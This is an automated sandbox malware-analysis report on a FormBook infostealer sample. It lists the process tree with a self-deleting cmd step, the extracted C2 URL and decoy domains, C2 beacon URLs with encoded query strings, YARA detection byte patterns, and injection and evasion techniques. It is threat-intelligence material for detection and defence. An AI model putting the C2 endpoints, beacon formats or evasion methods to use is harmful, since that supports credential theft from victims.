ID: 433214
Sample Name:
SX365783909782021.bat
Cookbook: default.jbs
Time: 13:15:17
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report SX365783909782021.bat

Overview


General Information

Sample Name:	SX365783909782021.bat (renamed file extension from bat to exe)
Analysis ID:	433214
MD5:	ee1f4a07b874aa6.
SHA1:	d17b97dc47707b..
SHA256:	d66268222a39fd9.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



- **System is w10x64**
- SX365783909782021.exe (PID: 4092 cmdline: 'C:\Users\user\Desktop\SX365783909782021.exe' MD5: EE1F4A07B874AA6BA18D6AA0F83252D3)
  - SX365783909782021.exe (PID: 5472 cmdline: 'C:\Users\user\Desktop\SX365783909782021.exe' MD5: EE1F4A07B874AA6BA18D6AA0F83252D3)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - help.exe (PID: 5524 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
        - cmd.exe (PID: 6124 cmdline: /c del 'C:\Users\user\Desktop\SX365783909782021.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4720 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.moneyhuntercom.info/ngvm/"
  ],
  "decoy": [
    "justiceforashleymoore.com",
    "tyqbfe.com",
    "zydonghua.com",
    "crossfootwear.com",
    "mysticlight-shop.com",
    "digitaldefenseacademy.com",
    "joyfulgoodies.com",
    "blog-kotori-haru.com",
    "atelierlinneakunstoghelse.com",
    "destinyonlineacademy.com",
    "series.onl",
    "bellizzo.com",
    "totalscalpsolutions.com",
    "musicrowstudiorecording.com",
    "digitalgamerentals.com",
    "princecreativehk.com",
    "bitchesofzion.com",
    "imodalmarine.com",
    "chilly-sauce.com",
    "studionikolla.com",
    "jilluonlinemart.com",
    "ypoinc.com",
    "chothuenhaxuongtphcm.com",
    "gadamagado.com",
    "cartscroll.com",
    "congying1688.com",
    "fesdimac.com",
    "xn--rhqu70hdoa298e.com",
    "zkdxin168.com",
    "the-plague-doctor.com",
    "speakeroo.online",
    "urban-xr.com",
    "kanjani8-house.com",
    "alberaber.com",
    "eamm-eg.com",
    "alsawtisrael.com",
    "deathvalleysolar.com",
    "vuyo.club",
    "zcoatux.icu",
    "marksfly.com",
    "advertisershopper.com",
    "hashratelab.com",
    "broadesys.com",
    "sampoelstra.com",
    "poacolors.com",
    "sciencelogicandfaith.com",
    "bootupcertificatemount.xyz",
    "alotranscend.com",
    "steadwaybytriarc.com",
    "simplefinest.com",
    "adinaroseyoga.com",
    "btb659.com",
    "ecftech.com",
    "caravansforsalenorthwales.com",
    "e1536.com",
    "sellmyhouseolympia.com",
    "vacalinda.com",
    "truegemsproperty.com",
    "aeternusprofero.com",
    "djspencer.com",
    "zhubviz.online",
    "xn--r2bnc0b.com",
    "luisxe.info",
    "servicesbackyard.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.258574044.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.258574044.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.258574044.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.473754310.0000000003200000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.473754310.0000000003200000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.SX365783909782021.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.SX365783909782021.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.SX365783909782021.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17619:$sqlite3step: 68 34 1C 7B E1 • 0x1772c:$sqlite3step: 68 34 1C 7B E1 • 0x17648:$sqlite3text: 68 38 2A 90 C5 • 0x1776d:$sqlite3text: 68 38 2A 90 C5 • 0x1765b:$sqlite3blob: 68 53 D8 7F 8C • 0x17783:$sqlite3blob: 68 53 D8 7F 8C
2.1.SX365783909782021.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.SX365783909782021.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SX365783909782021.exe	32%	Virustotal		Browse
SX365783909782021.exe	39%	ReversingLabs	Win32.Spyware.Noon	
SX365783909782021.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsvDA2D.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsvDA2D.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.SX365783909782021.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
0.2.SX365783909782021.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
2.2.SX365783909782021.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.help.exe.3b2f834.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.0.SX365783909782021.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
2.1.SX365783909782021.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.help.exe.d3d870.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.SX365783909782021.exe.22b0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
ghs.googlehosted.com	0%	Virustotal		Browse
caravansforsalenorthwales.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.djspencer.com/ngvm/?w6A=HBVp1ZFUGcT+hxfW3ntFEbmU5GO8vrkA1mLmG5vd048TCTgwy52mAcu3AE2RaU7PuRfb&3fox=SBZ4	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.caravansforsalenorthwales.com/ngvm/?w6A=uz7CW46zGnQqpjgqznnFmpPrWAklZoEybcG+oUJN9dvYL4OpOEr/HbmCuGHk2zZbqVpb&3fox=SBZ4	0%	Avira URL Cloud	safe	
www.moneyhuntercom.info/ngvm/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.vacalinda.com/ngvm/?w6A=st23zvU/E1xU5Qy7Hp2PD30UnMfCa5knANSLf3ItiB6oVvQd6+qg6yvUWRtcyiXbPLds&3fox=SBZ4	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.servicesbackyard.com/ngvm/?w6A=UyLqygKx2FmdGYSRh5mqmU7zHOPmyh0H52xSnc3cVgCKFPBqoRmOJ0eYguKTgHZNEA4k&3fox=SBZ4	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parking.namesilo.com	168.235.88.209	true	false		high
www.djspencer.com	159.89.244.183	true	true		unknown
ghs.googlehosted.com	142.250.180.243	true	false	• 0%, Virustotal, Browse	unknown
caravansforsalenorthwales.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.vacalinda.com	unknown	unknown	true		unknown
www.servicesbackyard.com	unknown	unknown	true		unknown
www.caravansforsalenorthwales.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.djspencer.com/ngvm/?w6A=HBVp1ZFUGcT+hxfW3ntFEbmU5GO8vrkA1mLmG5vd048TCTgwy52mAcu3AE2RaU7PuRfb&3fox=SBZ4	true	• Avira URL Cloud: safe	unknown
http://www.caravansforsalenorthwales.com/ngvm/?w6A=uz7CW46zGnQqpjgqznnFmpPrWAklZoEybcG+oUJN9dvYL4OpOEr/HbmCuGHk2zZbqVpb&3fox=SBZ4	false	• Avira URL Cloud: safe	unknown
www.moneyhuntercom.info/ngvm/	true	• Avira URL Cloud: safe	low
http://www.vacalinda.com/ngvm/?w6A=st23zvU/E1xU5Qy7Hp2PD30UnMfCa5knANSLf3ltiB6oVvQd6+qg6yvUWRtcyiXbPLds&3fox=SBZ4	false	• Avira URL Cloud: safe	unknown
http://www.servicesbackyard.com/ngvm/?w6A=UyLqygKx2FmdGYSRh5mqmU7zHOPmyh0H52xSnc3cVgCKFPBqoRmOJ0eYguKTgHZNEA4k&3fox=SBZ4	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.180.243	ghs.googlehosted.com	United States		15169	GOOGLEUS	false
34.102.136.180	caravansforsalenorthwales.com	United States		15169	GOOGLEUS	false
168.235.88.209	parking.namesilo.com	United States		3842	RAMNODEUS	false
159.89.244.183	www.djspencer.com	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433214
Start date:	11.06.2021
Start time:	13:15:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SX365783909782021.bat (renamed file extension from bat to exe)

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.5% (good quality ratio 22.4%) • Quality average: 75.5% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
168.235.88.209	EDS03932,pdf.exe	Get hash	malicious	Browse	• www.rechnung.pro/hw6d/?mL0XlT=Ddm3qJHqgzBdBhAnftzkfa9VwSzTwTX1J1BudaGH8hBPcPYq/VmKmGqlzWkIOMmg3Jwa27nFeQ==&cBZL=U8td9LP09nG8cn
	don.exe	Get hash	malicious	Browse	• www.lanren.plus/uoe8/?BR=cjlpd&Y4plXns=tMPs/lCAJOvogVxKb5b8gcWtLLVD4pee8Rndx52EvkMBNrCA1tN1bmbJt/VCVDdzd/qq

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ZsA5S2nQAa.exe	Get hash	malicious	Browse	• www.alpinevalleytimeshares.com/nsag/?Rx=nc5cR7fY8cj1BazpizuRFZBRA29btuqKtt0gl+AxZx4jZyN4s2dbmE6wVSL8q5zf2v8a&MJBD=FdFtDb28tZBh4rJP
	SHED.EXE	Get hash	malicious	Browse	• www.servicesguidedata.com/r8pp/?T8Vh=VgA+V9dlqvhFAd2g5YDRlqwEUwSOXLZpnUVCzqpi7uV4yZFrT/qWWoxWPxTalBnvoZjj&-ZPl=1bdpal
	nova narud#U017eba.exe	Get hash	malicious	Browse	• www.computercodecamp.com/fs8/?1b9Tzt1=U/dVVm2xwTFLDerdjbCDYRAG3ilhc39Y3/HlBm6zr75t2Psdnyt LljzoCFBWJoJHXz0sh8CU1Q==&KtkPT=Ab8l7rXHZnC0w2DP
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.4winner.xyz/eao/?1bB0mR=2eKuYykfKT6E0YrQApY5J4vDJiqOigtFaVbxWGoO7nVxUHKG519x/DeD7eAHpFfAydzY&UPC=yvCdVR2
159.89.244.183	z2xQEFs54b.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parking.namesilo.com	tgb4.exe	Get hash	malicious	Browse	• 45.58.190.82
	5.25.21.exe	Get hash	malicious	Browse	• 70.39.125.244
	purchase order.doc	Get hash	malicious	Browse	• 188.164.131.200
	Glgcjrikwubeurawzvfntcaqnlnuvkpnql_Signed_.exe	Get hash	malicious	Browse	• 70.39.125.244
	000192.xls	Get hash	malicious	Browse	• 198.251.81.30
	0ccd2703_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.251.84.92
	doc545567799890.exe	Get hash	malicious	Browse	• 192.161.187.200
	EDS03932,pdf.exe	Get hash	malicious	Browse	• 168.235.88.209
	don.exe	Get hash	malicious	Browse	• 168.235.88.209
	PO_29_00412.exe	Get hash	malicious	Browse	• 198.251.84.92
	2sj75tLtYO.exe	Get hash	malicious	Browse	• 192.161.187.200
	Swift Copy Ref.xlsx	Get hash	malicious	Browse	• 192.161.187.200
	wOPGM5LfSdNOEOp.exe	Get hash	malicious	Browse	• 168.235.88.209
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 204.188.203.155
	Complete Certificate.exe	Get hash	malicious	Browse	• 192.161.187.200
	eQLPRPErea.exe	Get hash	malicious	Browse	• 64.32.22.102
	vbc.exe	Get hash	malicious	Browse	• 209.141.38.71

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment Slip.exe	Get hash	malicious	Browse	• 192.161.187.200
	UTcQK0heAfGWTLw.exe	Get hash	malicious	Browse	• 64.32.22.102
	RFQ # 1014397402856.pdf.exe	Get hash	malicious	Browse	• 204.188.203.155

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	processhacker-2.39-setup.exe	Get hash	malicious	Browse	• 162.243.25.33
	8BDBD0yy0q.apk	Get hash	malicious	Browse	• 167.99.135.134
	8BDBD0yy0q.apk	Get hash	malicious	Browse	• 167.99.135.134
	E1a92ARmPw.exe	Get hash	malicious	Browse	• 161.35.179.108
	crt9O3URua.exe	Get hash	malicious	Browse	• 161.35.179.108
